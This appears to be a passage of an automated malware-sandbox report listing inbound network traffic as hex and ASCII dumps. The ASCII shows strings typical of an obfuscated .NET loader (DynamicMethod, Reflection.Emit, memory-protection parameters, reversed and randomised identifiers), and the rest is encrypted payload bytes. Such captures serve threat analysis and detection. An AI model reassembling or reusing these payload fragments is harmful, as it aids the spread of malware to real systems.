2022-01-09 17:48:12 UTC	113	IN	Data Raw: 66 69 67 00 67 65 74 5f 41 6c 6c 6f 77 4f 6e 6c 79 46 69 70 73 41 6c 67 6f 72 69 74 68 6d 73 00 65 72 68 77 6b 43 6c 65 56 00 4d 44 35 43 72 79 70 74 6f 53 65 72 76 69 63 65 50 72 6f 76 69 64 65 72 00 48 61 73 68 41 6c 67 6f 72 69 74 68 6d 00 43 6f 6d 70 75 74 65 48 61 73 68 00 49 47 64 68 45 77 41 64 73 00 52 65 61 64 00 57 32 37 69 69 42 35 32 34 00 54 72 61 6e 73 66 6f 72 6d 42 6c 6f 63 6b 00 75 32 75 35 73 43 35 4c 48 00 42 69 6e 61 72 79 52 65 61 64 65 72 00 67 65 74 5f 42 61 73 65 53 74 72 65 61 6d 00 73 65 74 5f 50 6f 73 69 74 69 6f 6e 00 52 65 61 64 55 49 6e 74 33 32 00 75 75 35 6c 30 50 71 44 58 00 50 61 72 61 6d 65 74 65 72 49 6e 66 6f 00 44 79 6e 61 6d 69 63 4d 65 74 68 6f 64 00 53 79 73 74 65 6d 2e 52 65 66 6c 65 63 74 69 6f 6e 2e 45 6d 69 74 Data Ascii: figget_AllowOnlyFipsAlgorithmserhwkCleVMD5CryptoServiceProviderHashAlgorithmComputeHashI GdhEwAdsReadW27iiB524TransformBlocku2u5sC5LHBinaryReaderget_BaseStreamset_PositionReadUInt32uu5l0PqD XParameterInfoDynamicMethodSystem.Reflection.Emit
2022-01-09 17:48:12 UTC	117	IN	Data Raw: 74 72 79 00 6e 61 74 69 76 65 53 69 7a 65 4f 66 43 6f 64 65 00 4d 6f 58 49 53 6e 55 69 6e 6f 00 53 76 59 49 6b 71 61 52 63 39 00 50 54 49 49 76 5a 4a 6d 66 43 00 6d 39 4f 49 4f 38 51 30 45 4b 00 7a 34 37 49 74 31 39 78 65 6b 00 4e 51 31 49 5a 79 54 30 6a 49 00 77 67 5a 49 75 6d 49 50 73 46 00 56 32 36 49 37 4d 32 55 58 6a 00 6c 70 4e 61 6d 65 00 6c 70 54 79 70 65 00 6c 70 41 64 64 72 65 73 73 00 64 77 53 69 7a 65 00 66 6c 41 6c 6c 6f 63 61 74 69 6f 6e 54 79 70 65 00 66 6c 50 72 6f 74 65 63 74 00 62 75 66 66 65 72 00 73 69 7a 65 00 66 6c 4e 65 77 50 72 6f 74 65 63 74 00 6c 70 66 6c 4f 6c 64 50 72 6f 74 65 63 74 00 64 77 44 65 73 69 72 65 64 41 63 63 65 73 73 00 62 49 6e 68 65 72 69 74 48 61 6e 64 6c 65 00 70 74 72 00 76 61 6c 75 65 5f 5f 00 74 34 31 31 62 Data Ascii: trynativeSizeOfCodeMoXISnUinoSvYIkqaRc9PTIIvZJmfCm9OIO8Q0EKz47It19xekNQ1IZyT0jIwgZIumIPs FV26I7M2UXjlpNamelpTypelpAddressdwSizeflAllocationTypeflProtectbuffersizeflNewProtectlpflOldProtectdwDesiredAc cessbInheritHandleptrvalue__t411b
2022-01-09 17:48:12 UTC	121	IN	Data Raw: 35 59 36 75 4a 62 52 57 54 78 54 6c 50 52 51 4f 34 00 7a 4f 53 65 79 78 4a 4b 6e 6b 41 5a 47 66 6d 78 4b 63 44 00 48 66 47 69 4a 6a 4a 5a 53 64 32 78 35 57 62 39 54 63 64 00 6f 4c 42 69 55 65 50 5a 32 50 00 63 55 43 69 51 76 5a 6f 70 78 00 6d 76 37 77 6f 53 4a 55 6a 39 30 51 74 74 33 6f 36 4b 30 00 46 32 78 68 78 72 4a 77 67 6e 47 66 45 45 4e 59 72 49 35 00 64 32 30 68 49 35 4a 64 54 35 36 68 45 6b 35 73 66 74 48 00 72 70 78 69 64 79 37 66 6b 5a 00 53 44 4f 69 39 33 4f 62 53 6f 00 62 36 59 69 53 72 31 57 73 31 00 72 71 31 57 34 6e 4a 70 77 32 41 37 62 66 45 50 68 32 4e 00 6 5 54 57 75 34 57 4a 43 33 41 78 36 33 42 49 38 71 4e 72 00 53 43 44 76 5a 42 4a 33 38 67 63 4d 76 73 72 54 51 71 46 00 52 78 51 69 6b 41 47 70 62 56 00 6f 62 30 69 74 59 37 69 6c 56 00 Data Ascii: 5Y6uJbRWTxTlPRQO4zOSeyxJKnkAZGfmxKcDHfGiJjJZSd2x5Wb9TcdoLBiUePZ2PcUCiQvZopxmv7 woSJUj90Qtt3o6K0F2xhxrJwgnGfEENYrI5d20hI5JdT56hEk5sftHrpxidy7fkZSDOi93ObSob6YiSr1Ws1rq1W4nJpw2A7bfEP h2NeTWu4WJC3Ax63BI8qNrSCDvZBJ38gcMvsrTQqFRxQikAGpbVob0itY7ilV

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	125	IN	Data Raw: 5f 65 62 61 38 35 39 34 38 34 39 31 39 34 34 64 30 39 32 61 38 62 38 63 32 38 32 32 34 35 62 36 62 00 6d 5f 35 31 66 37 66 32 30 66 39 30 33 63 34 33 66 31 39 63 61 65 65 62 32 37 38 33 35 36 62 39 30 66 00 6d 5f 66 62 62 32 35 65 66 32 39 33 65 37 34 30 34 63 38 32 62 39 33 38 30 37 66 34 30 35 64 30 63 31 00 6d 5f 38 66 62 62 63 61 63 30 37 34 31 38 34 61 64 33 39 64 62 36 37 36 32 63 35 31 66 31 37 32 38 30 00 6d 5f 30 38 61 64 64 37 37 64 65 36 64 34 34 64 65 34 39 30 36 34 61 65 32 66 33 36 64 61 34 62 64 36 00 6d 5f 38 62 62 65 33 66 35 38 31 36 32 62 34 37 32 61 39 61 37 36 34 35 65 38 62 37 65 66 64 39 64 36 00 6d 5f 65 39 37 66 32 64 64 33 33 30 39 35 34 34 30 66 62 31 66 65 34 35 31 62 39 63 30 38 63 39 63 66 00 6d 5f 65 38 65 37 34 38 61 64 66 Data Ascii: _eba85948491944d092a8b8c282245b6bm_51f7f20f903c43f19caeeb278356b90fm_fbb25ef293e7404c82b93807f405d0c1m_8fbbcac074184ad39db6762c51f17280m_08add77de6d44de49064ae2f36da4bd6m_8bbe3f58162b472a9a7645e8b7efd9d6m_e97f2dd33095440fb1fe451b9c08c9cfm_e8e748adf
2022-01-09 17:48:12 UTC	128	IN	Data Raw: 33 36 38 64 62 64 64 30 38 63 35 62 63 61 39 65 61 63 00 6d 5f 39 34 66 39 32 31 32 61 61 62 62 39 34 39 66 35 38 61 62 34 33 35 62 64 62 30 34 65 62 35 38 64 00 6d 5f 34 39 38 39 61 38 31 61 61 34 39 65 34 34 64 62 39 62 31 63 63 37 36 66 30 66 34 33 35 35 62 61 00 6d 5f 66 32 36 34 34 65 36 33 34 35 35 39 34 64 66 61 61 36 63 62 31 66 63 66 37 38 63 35 62 62 62 31 00 6d 5f 62 37 63 66 34 66 39 32 34 37 35 61 34 62 33 35 61 61 31 37 64 66 64 37 63 61 61 34 61 62 35 33 00 6d 5f 30 64 62 66 30 35 65 62 64 37 62 36 34 64 34 37 39 33 36 35 39 65 39 32 37 37 30 66 38 39 37 36 00 6d 5f 39 30 37 39 30 32 32 30 38 30 38 35 34 63 35 65 38 31 38 62 31 64 38 65 36 34 36 39 37 34 39 63 00 6d 5f 32 61 38 35 61 64 36 66 33 33 35 62 34 30 32 37 39 64 31 64 64 32 63 66 Data Ascii: 368dbdd08c5bca9eacm_94f9212aabb949f58ab435bdb04eb58dm_4989a81aa49e44db9b1cc76f0f4355bam_f2644e6345594dfaa6cb1fcf78c5bbb1m_b7cf4f92475a4b35aa17dfd7caa4ab53m_0dbf05ebd7b64d4793659e92770f8976m_9079022080854c5e818b1d8e6469749cm_2a85ad6f335b40279d1dd2cf
2022-01-09 17:48:12 UTC	132	IN	Data Raw: 58 00 49 00 42 00 77 00 39 00 46 00 54 00 41 00 53 00 46 00 44 00 41 00 4d 00 5a 00 33 00 64 00 78 00 44 00 69 00 38 00 52 00 57 00 51 00 3d 00 3d 00 00 61 49 00 61 00 74 00 53 00 74 00 6e 00 65 00 6d 00 6d 00 6f 00 43 00 65 00 64 00 6f 00 43 00 6d 00 6f 00 44 00 65 00 64 00 6f 00 43 00 6d 00 65 00 74 00 73 00 79 00 53 00 34 00 33 00 36 00 31 00 35 00 43 00 38 00 47 00 48 00 42 00 73 00 75 00 4d 00 6a 00 4d 00 75 00 4b 00 53 00 30 00 78 00 00 79 45 00 61 00 74 00 53 00 74 00 6e 00 65 00 6d 00 6d 00 6f 00 43 00 65 00 64 00 6f 00 43 00 6d 00 6f 00 44 00 65 00 64 00 6f 00 43 00 6d 00 65 00 74 00 73 00 79 00 53 00 34 00 33 00 36 00 31 00 35 00 52 00 6b 00 61 00 4c 00 78 00 74 00 61 00 4a 00 6e 00 51 00 36 00 4b 00 42 00 63 00 37 00 49 00 32 00 59 00 35 00 46 Data Ascii: XIBw9FTASFDAMZ3dxDi8RWQ==aIatStnemmoCedoCmoDedoCmetsyS43615C8GHBsuMjMuKS0xyEatStnemmoCedoCmoDedoCmetsyS43615RkaLxtaJnQ6KBc7I2Y5F
2022-01-09 17:48:12 UTC	136	IN	Data Raw: 10 11 80 88 10 11 80 84 12 80 b5 07 20 02 02 18 0f 11 6c 0d 20 04 12 80 b5 18 0f 11 6c 12 80 b9 1c 05 20 02 09 18 18 0b 20 04 12 80 b5 18 18 12 80 b9 1c 06 20 01 09 12 80 b5 0b 20 06 09 18 10 18 09 10 09 09 09 11 20 08 12 80 b5 18 10 18 09 10 09 09 09 12 80 b9 1c 0a 20 03 09 10 18 10 09 12 80 b5 04 20 01 09 18 03 20 00 18 09 20 02 12 80 b5 12 80 b9 1c 06 20 01 18 12 80 b5 02 06 09 02 06 07 03 06 11 74 03 06 11 7c 02 06 08 02 06 06 05 00 00 12 80 8c 04 06 11 80 94 04 06 12 80 bd 04 06 12 80 9c 04 00 01 01 08 11 07 06 12 80 95 1d 12 80 c1 08 08 12 80 c5 12 80 c1 05 00 00 12 80 9c 0a 20 03 12 80 b5 1c 12 80 b9 1c 06 20 01 01 12 80 b5 02 06 02 04 06 12 80 c9 03 06 1d 08 04 06 12 80 cc 04 06 12 80 dc 04 06 12 80 cd 07 06 15 12 80 d1 01 08 04 06 12 80 d8 04 06 Data Ascii: l l t|
2022-01-09 17:48:12 UTC	140	IN	Data Raw: 12 81 70 05 00 00 12 81 70 04 06 11 81 78 06 20 01 01 11 81 78 08 00 01 11 81 18 12 80 95 09 00 02 12 81 7c 12 80 95 1c 0c 07 04 11 81 18 08 12 81 7c 11 81 18 06 00 01 12 81 7c 1c 09 07 03 12 80 95 1c 12 81 7c 05 00 00 12 81 7c 04 06 12 81 80 07 20 02 01 1c 12 80 95 05 00 00 12 81 80 04 06 12 81 84 06 07 02 11 81 8c 03 05 00 00 12 81 84 09 06 15 12 80 d1 01 12 81 7c 08 15 12 80 d1 01 12 81 7c 05 00 00 12 81 88 07 15 12 81 90 01 13 00 04 06 11 81 a8 04 06 11 81 a4 04 06 11 81 b0 04 06 11 81 ac 04 06 11 81 98 04 06 11 81 9c 04 06 11 81 a0 04 06 12 81 b4 05 00 00 12 81 b4 04 06 12 81 b8 06 20 03 0e 1c 0e 0e 09 00 04 0e 1c 0e 0e 12 81 b8 04 06 12 81 bc 08 20 01 12 80 95 11 80 e1 0b 00 02 12 80 95 11 80 e1 12 81 bc 04 06 12 81 c0 0d 20 03 12 75 11 81 e1 12 80 Data Ascii: ppx x|||| || u
2022-01-09 17:48:12 UTC	145	IN	Data Raw: bb 6a 36 02 07 14 03 05 14 a0 f4 ae df 88 2e 7c 3e a9 b5 d4 ed e5 a3 1d df 4c 8b be 3b 67 16 62 4b fd c5 f4 4a 81 70 ff 19 40 35 3a cf ef 6c 2c 44 1e f8 d9 c8 a2 66 c1 c6 ca 23 f9 7d f2 70 51 d7 64 f7 5b 38 ed fb fe 20 2f 42 9d 25 bf fe 66 95 e5 b0 fc 85 08 ff ef e0 f6 d9 2c 77 0a 48 11 dd 98 75 f3 20 25 1e 0b a1 36 65 fc eb ee cb 3e b4 11 43 58 56 24 f6 70 fe 0c 64 fe 06 64 52 b7 49 b8 0a 73 79 ef ca 54 d7 89 f4 58 83 0d 3d 2a ba cd d1 6d af a1 59 6b ed 93 ac 10 7e 64 a2 61 26 71 c7 20 8f 12 ad a4 e6 5c e6 e1 b0 26 41 e9 96 2f e9 35 e0 8c ec 23 38 96 36 d0 1b 18 1d 25 2a 9d e5 5f 57 01 a1 4d cf ae da 27 d6 c2 f2 ca 4f d4 1d 65 84 ad 8c 0c 0b d1 a6 6b 7a 9b f9 ac 81 c2 1f 94 0f d9 6f 65 4f 4e 91 99 50 32 14 cd 63 a2 a0 65 f6 b7 9c f3 f4 42 f8 f3 c9 95 6e Data Ascii: j6.|>L;gbKJp@5:l,Df#}pQd[8 /B%f,wHu %6e>CXV$pddRIsyTX=*mYk~da&q \&A/5#86%*_WM'OekzoeONP2ceBn
2022-01-09 17:48:12 UTC	149	IN	Data Raw: a7 09 0d 3d b6 4c 74 11 4f 72 5c 74 f6 84 d2 b5 1b 0c b6 c4 93 00 08 5e 00 b5 a2 53 96 7e 23 8c 41 c0 b3 0a 26 75 93 74 86 9a 3f df 82 f1 f9 6b 51 b8 df 75 ec 6a 32 76 e3 c9 d3 b4 40 60 cd c9 c3 4a b7 56 f5 21 f9 3a 14 05 5d 31 e2 7c 8e 99 62 07 6a 40 1d b0 dd a8 64 99 9a a4 0f 6e a1 93 36 b9 b5 30 e1 8d cf 60 aa d6 df b7 07 4d 2e 2f 21 b7 75 1b 82 68 83 f6 05 c3 03 11 c2 48 01 b8 6c fa b3 34 12 a7 8f 57 8f e7 6f db 06 fb 24 68 4e 54 5b 97 cc 7e 19 de b9 a0 51 6c 57 04 63 72 1d a4 20 82 d0 3f 26 42 59 d3 fb 75 3d 02 ee a9 00 50 d7 f1 9a eb 15 b5 21 41 5b e9 6b 86 c0 1d 8e 7a 50 2c f2 19 35 74 66 21 81 e4 19 5b 33 6f 44 9f 60 fa a6 ca 7d 76 3c 6a a3 80 5f 3c 6c 6c 79 55 b0 16 da 78 34 dc b4 ea 0b cc e9 2b 38 bb cb f8 0e 4a 97 41 21 bd 5e ba 99 59 8f e1 7c Data Ascii: =LtOr\t^S~#A&ut?kQuj2v@`JV!:]1|bj@dn60`M./!uhHl4Wo$hNT[~QlWcr ?&BYu=P!A[kzP,5tf![3oD`}v<j_<llyUx4+8JA!^Y|
2022-01-09 17:48:12 UTC	153	IN	Data Raw: 5e a2 9b 49 1f 91 cc d1 3e a2 0b 63 33 ba 75 45 f5 44 54 24 32 ef 3e ba a2 a7 54 b8 6b d1 65 3c 13 45 94 d3 d5 d9 42 e4 c7 53 e5 f8 18 66 63 22 13 85 97 4a 83 01 1b 46 62 c8 80 25 76 49 22 df 4f 69 b3 93 0c 1e c2 10 60 f2 b0 99 5d 2e 70 bb 2e ce 3b 1e 56 6e f1 b1 f9 4a b2 59 8f 6e ec 9c c4 c9 00 2b 7d 84 db db f0 09 9a 11 0b b9 3e d8 c2 e2 15 92 6f fb 2f 76 6d ba 2c 8f 85 6e 0e 81 e1 09 cc 93 d3 ac 88 8d ae 84 ea 8d db d7 b4 bf d4 0c 60 ef b1 36 6d 2d 42 b7 ed 77 b4 2d c2 3a 22 7f ba 07 ee 51 91 ee 4a 37 a0 1d 1f 9a 61 f6 e1 a9 cc 4a ae a1 8d 69 eb 4e 0d 37 06 81 e1 b8 f5 ed ec a4 2c 3b a8 3e a4 41 0f fa af bd cb 8a 7d 74 07 5a da 7c 18 59 37 34 69 94 1d 05 96 4c 01 79 7e 5f 5d 0d 67 ad ab 43 4d af 57 74 97 b2 a8 27 64 a9 f2 63 78 cb 19 62 a0 e1 32 61 a4 Data Ascii: ^I>c3uEDT$2>Tke<EBSfc"JFb%vI"Oi`].p.;VnJYn+}>o/vm,n`6m-Bw-:"QJ7aJiN7,;>A}tZ|Y74iLy~_]gCM Wt'dcxb2a
2022-01-09 17:48:12 UTC	157	IN	Data Raw: 7e c7 c4 7e 7c e5 9a 00 67 aa a5 32 1d 37 6d c7 eb 8d 38 6f ed 37 5b 76 69 db 1d e6 cb 11 f9 36 ac de 53 d5 17 b7 f6 c5 c4 a6 d7 ab 69 36 4a c8 78 3b e0 c8 1e 3f 26 3f 17 6f 05 5c 65 17 28 99 7c 17 f9 a4 cb d1 f7 03 e7 78 a4 f0 60 96 81 1b cf ee 2d a9 70 2e fd ea bf 97 6b 5d 21 c8 5d 8d aa 44 f8 75 6b 25 fc bb eb 8c e5 c2 19 64 9d 5d db 35 b6 81 e4 dc 10 f2 62 40 43 ce a7 5b a4 3f 06 e5 e3 e5 02 1b ba 91 c2 f7 bc 7d b5 b9 df 2e 27 bd 75 3a 49 93 64 55 a6 d3 85 a8 a8 b1 c4 e9 c6 c9 c9 b0 36 ce a9 22 70 e4 ff 8b df 4b b5 27 10 38 13 ba c2 14 80 80 73 b2 e0 38 1a db f2 a6 6c d9 a1 78 64 89 12 d0 f0 f6 14 49 84 27 e0 ea 94 80 70 b4 66 e9 63 fb 14 5a ef c4 d5 0a 0c 8d 6e 89 9c 0c 95 27 71 5f d4 bd e0 0e 94 40 bb c3 a0 ed 48 d9 de 8a ac 77 2b 4a 36 c9 a7 91 cd Data Ascii: ~~|g27m8o7[vi6Si6Jx;?&?o\e(|x`-p.k]!]Duk%d]5b@C[?}.'u:IdU6"pK'8s8lxdl'pfcZn'q_@Hw+J6

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	160	IN	Data Raw: 8d 3e b5 8a b2 42 45 d6 45 14 f2 a8 96 d2 e0 aa 51 1f 04 fb 82 b5 ba 63 fd 64 11 a5 fe cd fd 95 af 15 52 04 eb c1 cc be ea 18 15 dc b9 43 53 b7 7d 92 01 49 d5 ab 6b 0e 14 45 db 64 88 6e 61 34 32 ca 8d dc ef 49 39 2f 92 f8 60 1c 40 e9 07 cf b1 48 c4 00 72 ff 36 41 20 fa ed 14 d6 39 ae c6 77 ee 60 b5 b7 19 bb 84 c8 81 3f b5 94 2c f0 ba 96 0f c2 3f 3e 57 f2 1d b4 99 e7 ce fa 3d 78 32 9b e2 66 eb f1 2f 26 73 8d 5b 0b 78 11 65 71 e5 0e 90 35 58 31 5b b9 28 e4 2a 28 f4 de 74 71 f6 a6 12 11 55 c5 29 1f 96 d0 1d 2a 6c 48 a0 ba 61 ac 75 38 f2 6f fc ec e1 b9 1d 36 4b 29 bc 48 f6 c6 01 e8 bf d6 1e 32 c6 24 82 5e c3 0f 0c af 02 13 5f 03 89 54 40 8c ea fd fb af e8 9d 60 0c d9 65 12 3d b7 fc df 7d f8 d4 0d a1 c1 5e da 66 f3 57 b5 26 21 7f 74 db c9 f8 1f 71 5d ae 40 01 Data Ascii: >BEEQcdRCS}IkEdna42l9/`@Hr6A 9w`?,?>W=x2f/&s[xeq5X1[(*(tqU)*lHau8o6K)H2$^_T@`e=}^fW&!tq]@
2022-01-09 17:48:12 UTC	164	IN	Data Raw: 13 fe 63 c8 45 30 fe 2c 29 0d f2 63 f6 fd 39 1a ac 15 d3 6d f8 f3 85 9b 50 d9 38 57 16 99 b0 c3 a0 3d 3e 9c c8 b3 e7 99 d6 b9 8e 47 79 48 1d 13 25 f4 11 51 f2 a2 1c 29 ec 09 26 40 16 c6 6d 6d e5 c7 06 97 d2 71 20 41 5a c9 a2 ef 43 1e 59 8d 03 f7 10 fc 02 04 5b 27 35 08 e3 c4 d7 7d 1f a1 db a1 ea d0 f7 84 a6 c7 c8 80 ba 39 4d 7c 36 c2 20 d8 fe ab 93 e5 89 d4 38 06 48 6c 69 5c 56 ad 8e 8c 0d 6d 46 de 08 20 2e be 87 2d aa 9a ff dc 62 1a 00 3c a6 45 d2 b9 01 2f df 06 69 94 d0 f9 48 ee 4a 8c 3d b4 21 a5 f1 6a 78 b8 cf 45 b0 a1 c0 36 89 16 ac 5b 0d 35 35 fd 0d d7 02 65 8f 0b 1c 3b ca 34 d9 e6 5b 59 97 77 17 2a 56 5d 60 8a 46 5f 6e 2c 5e 72 74 ef c4 f8 c3 df 62 5e 9e 24 83 ef 7d d6 76 bc 6e 4f cb fe ba e9 43 27 90 5b 8b 65 69 e6 ab 80 61 b9 e9 b0 be a0 ee db ef Data Ascii: cE0,)c9mP8W=>GyH%Q)&@mmq AZCY['5}9M|6 8Hli\VmF .-b<E/iHJ=!jxE6[55e;4[Yw*V]`F_n,^rtb^$}vnOC'[eia
2022-01-09 17:48:12 UTC	168	IN	Data Raw: 1a a6 3c 9c 12 22 99 1a 69 ca a5 44 4f 8f 15 ca f4 ab ce 28 28 8d 27 3f ec 0b 91 6b 21 f3 96 93 62 06 0c 1d fe 4a cc 7c 3a 7b 4c 59 f7 7d df 74 6e bf 09 0d 06 bd 38 2f ab c6 e3 d8 ca f7 4e 6f 6a 26 00 04 5a 9d 1f ea b5 12 6e 1b 2a f4 8c 04 8e cd bb 9c 02 aa f6 b3 18 ef f0 77 54 e3 af 9b d2 45 34 1c c1 21 a4 1b fc 65 3f 77 01 70 0c 9f 5f a0 4e 06 b8 c0 3f 3a 9c 98 1e 58 b0 a7 c8 2c 9a 40 1b 8e 7c fe 4d 9e bc fd f8 a5 3e 4f 79 98 31 41 08 2e 8c 0b fd 74 45 4f 03 d3 4d d7 c6 02 70 5e 28 d5 ee ac c4 a1 f6 ff 26 e0 93 b9 9b 67 ff fa 61 f2 c9 3a e2 d2 61 b8 b3 c1 ae 30 50 f8 6c 53 e5 90 8d 84 75 25 0b 83 0a 62 80 81 07 28 26 0a 5d 87 ad af 4a be 0a b8 0d 9f 98 88 c6 bb 33 e0 7d 12 b0 39 54 8e 9f ae 2f d9 8e 7b 04 b7 a9 df 0f 34 3a 0f 7c b1 8e a3 2f b2 9f 5b 1e Data Ascii: <"iDO(('?k!bJ|:{LY}tn8/Noj&Zn*wTE4!e?wp_N?:X,@|M>Oy1A.tEOMp^(&ga:a0PlSu%b(&]J3}9T/{4:|/[
2022-01-09 17:48:12 UTC	172	IN	Data Raw: 3f cd 6b 95 93 97 23 47 46 b8 7e c3 30 8f 10 ca 62 76 f1 4d 49 37 d4 b0 b0 82 d9 d7 27 04 11 91 0c fa 3c 18 ce 95 1f 25 15 dc 2a b4 6c 2b 70 fb 46 83 6f aa b5 bd a4 e9 bb fc be 93 78 ba 68 a4 fd f1 3f e1 71 8d 66 e8 ae a6 a8 51 dd 2e 88 bb 00 3b bb a9 b8 95 15 fd 42 17 68 5a 55 0c d0 53 c5 1b 41 a5 ba d6 96 52 6d 5a 99 50 79 8d a6 3e 9c 96 38 ac 02 8b 5e dc c3 cd e5 06 b4 71 2f 79 92 f6 6e 80 56 12 02 dc f6 31 0e cf 4f 1f 16 61 91 d7 4a b1 b9 b8 d8 52 43 28 93 12 1b 2b df 90 62 a2 8d 79 98 12 c8 1b 44 fd 9f 8f 31 a3 b2 81 86 7a b7 a6 e3 01 5c 92 26 4c c4 e5 c5 98 f7 82 6a 9a 76 2b 50 99 24 dc 4e df 6a b6 11 4d d7 c0 90 e3 7d 55 7c 9e f6 42 ec fe 13 2c c0 c8 84 ac b5 4a 08 07 90 75 8f 94 01 70 dd ff 06 bd 44 99 f8 8a 52 9d 39 4b b4 63 c9 8e e9 ac ac f7 dd Data Ascii: ?k#GF~0bvMI7'<%*l+pFoxh?qfQ.;BhZUSARmZPy>8^q/ynV1OaJRC(+byD1z\&Ljv+P$NjM}U|B,JupDR9Kc
2022-01-09 17:48:12 UTC	177	IN	Data Raw: c0 a0 b7 87 2c 0e 92 10 65 ee c4 42 c6 e5 41 2e 06 71 a3 2a de 9a af cd 33 12 fd 84 c0 b4 ea 48 77 66 5e 54 ce 01 6c 90 54 65 d6 fc 6e 3f a0 07 8c d4 d8 ab dc 85 33 df 44 d7 a4 4f 98 e8 52 a4 fd 5b 32 6d b1 34 63 9f 60 29 be a0 f2 a2 ad 77 ac fa 47 47 95 3a 82 90 15 cc 70 06 fa 9a a9 f9 bf 96 75 76 a0 3c 43 3f 82 63 85 b9 62 a6 26 07 5c 55 bd 12 7e 2e c3 9b 3b ed 02 34 db f0 1e 0e 39 c1 ae 2c 8b aa 23 9f c2 eb 2c 31 3d 30 d1 79 c0 3f 5f 0e 10 43 ad 2a 12 cb c5 03 00 db 91 96 03 cb 16 8a 2f 6e 18 00 77 86 40 b2 3a b9 59 b7 31 3c 87 44 05 4a 2c 67 37 2f cc c4 19 de af d9 1e 32 9b 96 ac 0c 3a 5f 09 a6 52 eb 82 70 b9 59 aa c7 e4 4d c8 88 05 ef 87 84 98 b2 38 6f 7e ac 33 04 66 27 7a ec 83 b1 52 10 92 1b 66 98 e0 7e c9 a2 09 0b 46 bb 0f f5 81 8c 7d 8f d4 84 01 Data Ascii: ,eBA.q*3Hwf^TlTen?3DOR[2m4c`)wGG:puv<C?cb&\U~.;49,#,1=0y?_C*/nw@:Y1<DJ,g7/2:_RpYM8o~3f'zRf~F}
2022-01-09 17:48:12 UTC	181	IN	Data Raw: 81 66 63 84 5a 48 82 ca 8c a0 dc 74 19 f4 84 84 dd f2 bb 86 3f 49 36 e2 d0 f8 5a 34 36 2e b2 fe 6f 9f 4c a8 73 10 fc 76 88 40 50 55 62 15 77 b4 30 e9 a1 4a 86 be 53 bd 8a 3e 5d d2 49 3b 0b 39 c9 e3 6d 82 63 f1 fb 48 07 83 60 86 d8 7c 36 26 fc 44 d5 ce 9d a7 a1 d0 22 f2 f5 0e 58 4f ca 1c f5 58 16 0a 71 32 40 49 4c 2f 6f 99 1f dc 13 8b b6 66 09 3a b8 aa 3f 95 fb 9f 6b e8 3d 3e c8 f3 c1 49 c4 e8 73 9a 18 30 13 85 17 0e c0 91 80 b0 c8 98 a1 d8 13 20 1d 22 c5 a4 18 cc cd 1c 9c d1 c6 eb 9b 9d c5 b1 bb f7 42 a9 3c e1 33 17 28 ea 7e a5 d2 09 02 40 90 04 44 c1 8c b3 d9 40 e0 c7 1f 25 c6 32 a1 3d 11 25 76 b5 76 25 58 5f 94 50 1f ba 65 f1 bd 99 94 03 e8 ae 52 68 dd d9 8a fe 1a 7d f5 01 7a 05 77 d8 54 72 fb 84 cc e7 ae aa d5 af 72 d9 fa 68 51 3a f0 79 9f d0 f1 2b 13 Data Ascii: fcZHt?I6Z46.oLsv@PUbw0JS>]I;9mcH`|6&D"XOXq2@IL/of:?k=>Is0 "B<3(~@D@%2=%vv%X_PeRh}zwTrrhQ :y+
2022-01-09 17:48:12 UTC	185	IN	Data Raw: 50 a0 16 00 26 fe 0c 95 7c 52 0b 57 fe c4 35 fe 66 42 bd b5 8b 55 67 b7 29 59 81 7e a0 be bd de e9 e0 20 4f 14 88 1c 03 4f 5e 51 aa 46 52 95 de 53 cb c1 80 03 76 a3 1d 07 f8 73 2d 05 37 9e f6 2d e6 b9 4f 01 31 9e 59 c8 a8 5a 49 d5 d1 79 05 28 16 81 ed fa f4 7b e8 76 5e 33 c0 be ee 2f 20 a5 9e ed 57 5f 79 b8 9c 76 bb a7 a0 f7 7f 6b f6 b1 e1 21 05 9b a9 db 29 c7 f7 67 a9 8a b5 39 32 58 c9 0c b4 40 e7 66 db 54 97 fa 98 16 0e bd d1 ac d8 4c 63 5a a8 88 62 0b c4 73 af 7f c9 a7 f2 e1 47 b6 be 71 1f 9f c3 94 f1 a7 9b 68 36 f5 34 35 1a 02 f9 27 5f d6 2d 96 b3 61 1c 92 29 6c aa 17 02 d4 ce 1b 33 85 e4 c0 56 bb 43 b9 58 52 35 85 f2 83 b6 1d 03 ae 45 fc 03 ae e2 e9 d5 e9 c1 10 27 22 cb b3 47 96 66 b9 3c 90 39 ab a5 e1 a3 61 6b 73 27 79 dc c3 d2 bc 44 61 77 fe 42 e4 Data Ascii: P&|RW5fBUg)Y~ OO^QFRSvs-7-O1YZIy({v^3/ W_yvk!)g92X@fTLcZbsGqh645'_-a)l3VCXR5E'"Gf<9aks'y DawB
2022-01-09 17:48:12 UTC	189	IN	Data Raw: 5b 38 50 d3 96 90 81 dd b9 6c 47 1b b9 f9 f1 fb c0 4f 9b a1 92 51 b7 c0 43 45 32 b9 b0 b0 2b b4 50 81 ea 55 e9 cf fb 70 88 55 6a ec a7 6f a6 8f 5f f8 b1 85 ed 7d 6f bc 85 44 b2 0b 64 01 78 b0 4c 12 be e6 86 10 8d 30 f0 aa 49 00 9b 7c 01 ab 91 21 7c 4e 80 23 e2 e9 6f c4 a5 28 12 35 03 59 16 47 d3 b0 c0 52 54 de 37 39 c1 d6 87 7f fa e3 d1 4f 27 0d 95 d0 d6 0e 4a 54 4d 5b 1b bd f0 b5 88 b4 07 26 29 ff d1 70 8c 10 2b 11 f1 77 67 35 22 df c6 68 68 f5 32 e7 d3 12 01 df f1 18 b1 78 8f 5f 0c 4a 3b e1 5e 56 35 5e d2 0d c1 1f 58 6d 50 9f 15 7f 8d ad 78 b2 ea d6 19 6d f1 cd 7d ce fe 4f 48 db d9 a5 18 84 63 72 8f f0 9f e5 92 f6 a8 99 85 56 17 91 34 d1 ba b0 fb 79 a3 d4 bc 82 89 12 f5 66 5a 7b a8 00 40 ee f8 46 47 10 2c 63 06 10 4f 81 8b 1a 6b c2 3d b1 ed 79 61 14 3b Data Ascii: [8PlGOQCE2+PUpUjo_}oDdxL0l|!|N#o(5YGRT79O'JTM[&)p+wg5"hh2x_J;^V5^XmPxm}OHcrV4yfZ{@FG,cOk =ya;
